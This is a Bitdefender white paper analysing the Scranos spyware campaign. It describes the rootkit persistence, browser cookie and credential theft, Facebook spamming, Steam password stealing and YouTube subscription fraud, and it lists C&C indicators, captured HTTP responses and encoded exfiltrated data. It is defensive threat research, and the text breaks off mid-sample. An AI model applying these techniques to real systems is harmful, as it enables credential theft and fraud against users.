White Paper

Bitdefender®

Inside Scranos – A Cross Platform, Rootkit-Enabled Spyware Operation

Authors:

Andrei Raul ARDELEAN - Security Researcher, Cyber Threat Intelligence Lab

Claudiu Ștefan COBLIȘ - Security Researcher, Cyber Threat Intelligence Lab

Cristofor OCHINCA - Security Researcher, Cyber Threat Intelligence Lab

Cristian Alexandru ISTRATE – Team Lead, Cyber Threat Intelligence Lab

Overview

Last year, the Bitdefender Cyber Threat Intelligence Lab started analysis of a new password- and data-stealing operation based around a rootkit driver digitally signed with a possibly stolen certificate. The operation, partially described in a recent article by Tencent, primarily targeted Chinese territory until recently, when it broke out around the world.

Despite the sophistication, this attack looks like a work in progress, with many components in the early stage of development. Although the campaign has not reached the magnitude of the **Zacinlo adware** campaign, it is already infecting users worldwide.

We discovered that the operators of this rootkit-enabled spyware are continuously testing new components on already-infected users and regularly making minor improvement to old components. The various components can serve different purposes or take different approaches to achieving their goals. Some of the most important components shipped with the malware can achieve the following:


- Extract cookies and steal login credentials from **Google Chrome, Chromium, Mozilla Firefox, Opera, Microsoft Edge, Internet Explorer, Baidu Browser** and **Yandex Browser**.
- Steal a user's payment accounts from his **Facebook, Amazon** and **Airbnb** webpages.
- Send friend requests to other accounts, from the user's **Facebook** account.
- Send phishing messages to the victim's **Facebook** friends containing malicious APKs used to infect **Android** users as well.
- Steal login credentials for the user's account on **Steam**.
- Inject JavaScript adware in Internet Explorer.
- Install Chrome/Opera extensions to inject JavaScript adware on these browsers as well.
- Exfiltrate browsing history.
- Silently display ads or muted **YouTube** videos to users via Chrome. We found some droppers that can install Chrome if it is not already on the victim's computer.
- Subscribe users to **YouTube** video channels.
- Download and execute any payload.

Infection and spreading mechanisms


Bitdefender research reveals this malware spreads via Trojanized applications disguised as cracked software, or applications posing as legitimate software such as e-book readers, video players, drivers or even antimalware products. When executed, a rootkit driver is installed to cloak the malware and ensure persistence. The malware then phones home and is told what other components to download and install.


Our telemetry shows the adware has a global presence, but it seems more prevalent in India, Romania, Brazil, France, Italy and Indonesia. All identified samples confirm that this operation is in a consolidation stage: the oldest samples identified date back to November 2018, with a massive spike in December and January. However, in March 2019, the command and control servers started pushing other strains of malware – a clear indicator that the network is now affiliated with third parties in pay-per install schemes.

Infection distribution by OS



Sample distribution over time





In addition to installing malicious components, Scranos attempts to interact with websites on the victim's behalf. Bitdefender researchers discovered the malware aggressively promotes four YouTube videos on different channels. They are listed below, with the inferred time intervals of use by the adware campaign:

YouTube Page	Started	Ended
https://www.youtube[.]com/watch?v=nF072khSD58	28.02.2019	active
https://www.youtube[.]com/watch?v=q8IqPPEMeP8	22.02.2019	27.02.2019
https://www.youtube[.]com/watch?v=d7TnzoQjoTw		21.02.2019
https://www.youtube[.]com/watch?v=peJ2vpMiU-s	02.01.2019	

One of those channels, created on 19 February 2019, received more than 3,100 new subscribers in a single day.

YOUTUBE STATS SUMMARY / USER STATISTICS FOR UCAJDHBBOFTSO24BXTRMVEWQ (FEB 20TH, 2019 - FEB 24TH, 2019)

DATE		SUBSCRIBERS		VIDEO VIEWS		ESTIMATED EARNINGS
2019-02-20	Wed	+43	43	+1	1	$0.00 - $0.00
2019-02-21	Thu	+3,151	3,194	+582	583	$0.15 - $2
2019-02-22	Fri	+671	3,865	+238	821	$0.06 - $0.95
2019-02-23	Sat	+130	3,995	+77	898	$0.02 - $0.31
2019-02-24	Sun	–	3,995 LIVE	-37	861	$-0.01 - $-0.15
Daily Averages		+134		+206		$0.05 - $0.82
Last 30 Days		+3,995		+898		$2 - $25


A look at the comments section below the video reveals that the malware effectively subscribes users without their knowledge:

Section 1 - Anatomy of the attack

Dropper and Rootkit components

The original avenue of infection is usually a piece of cracked software or Trojanized application posing as a legitimate utility bundled with the initial dropper. The dropper, which doubles as a password stealer, installs a driver that provides persistence to all other components to be installed in the future. As this paper was written, the digital signature of the driver, issued to **Yun Yu Health Management Consulting (Shanghai) Co., Ltd,** had not been revoked on grounds of obvious fraudulent activity. Bitdefender informed the issuing Certificate Authority that the digital certificate was either compromised or misused.

The rootkit uses an effective persistence mechanism of rewriting itself at shutdown but does not hide itself. Subsequently, it is not protected against deletion if detected. Besides the driver itself, no other components can be found on disk, as they are deleted after running. They can be downloaded again if needed. The rootkit injects a downloader into a legitimate process, which then downloads one or more payloads. Below is an illustration of how the dropper and rootkit operate:



1. The dropper steals cookies, login credentials and payment info with the help of specialized DLLs. It supports the most common browsers and targets **Facebook**, **YouTube**, **Amazon** and **Airbnb**. Data gathered is sent back to the C&C.

2. The dropper installs the rootkit.

3. The rootkit registers a Shutdown callback to achieve persistence. At shutdown, the driver is written to disk and a start-up service key is created in the Registry.

4. The rootkit injects a downloader into a ***svchost.exe*** process.


5. The downloader sends some info about the system to the C&C and receives download links.

6. Further payloads are downloaded and executed.

YouTube subscriber payload

One of the payload files is an adware file that manipulates YouTube pages. To achieve this, it uses **Chrome** in debugging mode. Some droppers even install Chrome if the user doesn't have it. The payload hides the Chrome window on the desktop and taskbar but its process is still visible in Task Manager/Process Explorer. After receiving a **YouTube** page from the C&C, the URL is opened in Chrome and the payload instructs Chrome to take various actions in the page: **start a video, mute a video, subscribe to a channel, click ads.** These operations are performed through debug commands.


A diagram for this payload type:




1. The payload sends the C&C data that identifies the system and receives a JSON containing a YouTube link.
2. Using an embedded DLL, it opens the Chrome browser in debugging mode to the YouTube link.
3. The embedded DLL injects another small DLL in Chrome that hides the Chrome window.
4. Chrome opens the YouTube page.
5. The payload debugs Chrome using the Chrome DevTools Protocol. At this stage, it takes various actions on the page: subscribe, click ads, starts the video.

Extension Installer Payload

This type of payload installs adware extensions in **Chrome**. These extensions are meant to further inject adware scripts in web pages. **Internet Explorer** is also targeted, and the adware scripts are injected into it using other methods. As seen in the picture below, the script link highlighted in red, as well as its content in blue, were inserted into a web page in the **Chrome** browser using a malicious extension.



The following diagram explains this functionality:




1. The Extension Installer Payload (wcrx.exe) injects the DLL that interferes with Internet Explorer into ***rundll32.exe*** process.
2. The injected DLL gets JavaScript code from the C&C.
3. The JavaScript is injected into Internet Explorer windows using a COM Object.

4. The payload installs the adware extension in Chromium-based browsers.

Facebook Spammer Payload

The purpose of this payload is to send Facebook friend requests to other users. It also sends messages to the user's Facebook friends with links to suspicious Android APKs. It does so by stealing cookies from browsers, collecting tokens from the user's profile page and sending crafted requests to Facebook. This can be used to increase the influence of selected accounts or in a scheme where attackers sell fake Facebook followers.

The process is as follows:



1. The payload collects Facebook cookies from installed browsers using an embedded DLL. It uses an external program, Nirsoft's EdgeCookiesView, to collect cookies from Microsoft Edge.


2. The payload receives a list of Facebook users and links to malicious APKs from the command and control center.

3. Using the collected cookies and other tokens, the payload then sends friend requests to the Facebook user list received by the C&C and then spams messages containing the APK links to them.

Steam Data Stealer Payload

The main purpose of this type of payload is to steal user credentials from the Steam gaming platform. First, it forces Steam to ask for the credentials again. Then it injects a DLL in the Steam executable that finds the username and password as they are entered. At the same time, it gathers a list of installed games and the time they have been played. The 64bit components of this payload are also there, but they serve no purpose yet, which suggests the stealer is still under development.


A schematic diagram describes the process:



1. The payload forces Steam to ask for credentials at next logon by modifying files and Registry values.
2. The payload creates a ***rundll32.exe*** process and injects a DLL in it.
3. The DLL in ***rundll32.exe*** will search for ***steam.exe*** process and inject the password stealer DLL in it.
4. The password stealer DLL steals the user's credentials and sends them to the C&C along with other info about the games installed.

Browsing History Stealer Payload

This payload collects Chrome's browsing history and sends it to the C&C in an encrypted form. This is similar to the other identified payloads: the executable is obfuscated in the same way, the data to be sent is encrypted with AES using the same key, the same C&C is used, and it also uses the rootkit to delete itself. This is a simpler payload and could be further evidence that this is a work in progress.



1. The payload reads Chrome's browsing history.
2. The history is encrypted and sent to the C&C.

Section 2 – A closer look at the dropper

The dropper is the component that starts this infection chain. It is masked as legitimate software or software cracks – we found samples posing as e-book readers, video players, antimalware products and driver software.

Its data and payloads are encrypted. It decrypts to a loader stub which, in turn, decrypts a DLL loaded with help from the stub in the address space of the process. An exported function named ***WorkIn*** in this DLL is called. This function represents the actual functionality of the executable. This decryption pattern, as well as the dynamic loading of a DLL with an exported function named ***WorkIn*** that represents the actual payload, is prevalent in multiple executables linked to this campaign.

If prior infection markers are found, the malware deletes itself. Otherwise, it sets the infection markers and acts as described below.

The signed rootkit driver is dropped in ***%WINDIR%\System32*** and loaded with the SCManager interface. Its filename is generated from the first 12 characters of the MD5 hash of the current user's SID string.

It steals browser cookies and login credentials from the current user's default browser. It can extract cookies and login credentials from **Google Chrome, Chromium, Mozilla Firefox, Opera, Microsoft Edge, Internet Explorer, Baidu Browser** and the **Yandex Browser**. It can steal cookies and login information from the user's accounts on **Facebook**, **YouTube**, **Amazon** and **Airbnb**.

Furthermore, if the user is logged into a Facebook account, it impersonates the user and extracts data from the account by visiting certain web pages from the user's computer, to avoid arousing suspicion by triggering an unknown device alert. It can extract the number of friends, and whether the user administrates any pages or has payment information in the account. It also tries using the Facebook account to steal Instagram log-in cookies and the number of followers the user has on Instagram.

For example, to get the number of friends of the user, it visits:


https://www.facebook[.]com/profile.php?sk=about&id={user_id}

with the stolen cookies, and searches for the string ****** which describes the number of friends in the HTML page.

In a similar manner, it tries extracting information from Amazon or Airbnb if an Amazon or Airbnb account is logged in on the infected computer.

As a last step, it disables Windows Defender Real-Time Protection and deletes itself with the help of the installed driver, while leaving the driver on the system.

We found multiple versions of this dropper; some versions also downloaded and installed an official version of Google Chrome if it wasn't already installed on the machine. The installation is hidden from the user by starting it in a new hidden desktop with name ***Vitural_desktop_shell***.



Some versions only extract data for one of the mentioned sites, while others extract cookies and login information for all sites, but also attempt to extract more information (payment data, friends list etc.) for one of the mentioned domains only.

Some of the requests made by the dropper can be seen below:

Request to ***http://178.162.132[.]79/1.php*** trying to steal cookies and login information:

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 20 Feb 2019 11:19:33 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.36

0

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 20 Feb 2019 11:19:34 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.36

0
```

```
Input data: zav92Yu9meh1VYB5FbsVnb9QWau9meh1VYB5FM9s2bvNVZiVHd19WeB5FbsVnb9QWa1JWd0U3b5FkXw0zav92YiZWQexGb15VPklmYmFkXMJUU49mZ1JXaG
1jc1N3dvJnYB51NgM3dvRmbpdVPz9WQeN0QxYUM4MUOwQTOwcDM4QkRBBTO4EDM2UTOGUkRCVTNyMDRwIENCZTR1UURzEUOzEER9QWa1dWQeBjLy0jc1ZXQeFDMwAXPud3b
0w

Reversed data: zav92Yu9meh1VYB5FbsVnb9QWau9meh1VYB5FM9s2bvNVZiVHd19WeB5FbsVnb9QWa1JWd0U3b5FkXw0zav92YiZWQexGb15VPklmYmFkXMJUU49mZ1J
XaGIjcIN3dvJnYB51NgM3dvRmbpdVPz9WQeN0QxYUM4MUOwQTOwcDM4QkRBBTO4EDM2UTOGUkRCVTNyMDRwIENCZTR1UURzEUOzEER9QWa1dWQeBjLy0jc1ZXQeFDMwAXPu
d3b0w

Random 1: w0
Random 2: az

Encoded data: b3duPXAwMDFeQXZlcj0yLjBeQWd1aWQ9REEzOUEzRUU1RTZCMEIwRDMyNTUCRkUGOTU2MDE4OTBBRkQ4MDcwOTQwOUM4MUYxQ0NeQV9zPVdpbmRvd3MgN
15BYnJvd3N1cj1GaXJlZm94OUJMXkFmYmlkPU51bGxeQWZiY29vaz0wXkF5b3U0dWJlaWQ9bnVsbF5BeW91dHUiZWNvb2s9MF5BYW1hem9uaWQ9bnVsbF5BYW1hem9uY29v

